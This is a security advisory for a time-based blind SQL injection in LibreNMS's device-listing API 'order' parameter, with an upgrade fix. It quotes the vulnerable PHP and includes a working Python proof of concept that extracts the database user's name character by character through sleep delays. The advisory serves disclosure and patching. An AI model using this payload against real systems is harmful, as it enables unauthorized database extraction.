GHSA-jh57-j3vq-h438
LibreNMS vulnerable to a Time-Based Blind SQL injection leads to database extraction
Quick fix
GHSA-jh57-j3vq-h438 — librenms/librenms: upgrade to the fixed version with the command below.
composer require librenms/librenms:^24.4.0Details
### Summary Get a valid API token, make sure you can access api functions, then replace string on my PoC code, Test on offical OVA image, it's a old version 23.9.1, but this vulerable is also exists on latest version 24.2.0
### Details in file `api_functions.php`, line 307 for function list_devices
```php $order = $request->get('order'); $type = $request->get('type'); $query = $request->get('query'); $param = [];
if (empty($order)) { $order = 'hostname'; }
if (stristr($order, ' desc') === false && stristr($order, ' asc') === false) { $order = 'd.`' . $order . '` ASC'; } /* ... */ $devices = []; $dev_query = "SELECT $select FROM `devices` AS d $join WHERE $sql GROUP BY d.`hostname` ORDER BY $order"; foreach (dbFetchRows($dev_query, $param) as $device) { ``` The "order" parameter is obtained from $request. After performing a string check, the value is directly incorporated into an SQL statement and concatenated, resulting in a SQL injection vulnerability.
### PoC For example. this PoC is get current db user ```python import string import requests
headers = { 'X-Auth-Token': 'token_string' } req = requests.Session() payloads = '_-@.,' + string.digits + string.ascii_letters url = 'http://host/api/v0/devices?order=device_id` and if(ascii(substr(user(),%d,1))=%d,sleep(5),1) and d.`device_id' result = 'user: ' for i in range(10): for payload in payloads: try: req.get(url % (i+1, ord(payload)), headers=headers, timeout=3) except requests.exceptions.ReadTimeout as ex: result += payload print(result), except Exception as e: pass ``` 
### Impact Attacker can extract whole database
Are you affected?
Enter the version of the package you're using.
Affected packages
0Fixed in: 24.4.0composer require librenms/librenms:^24.4.0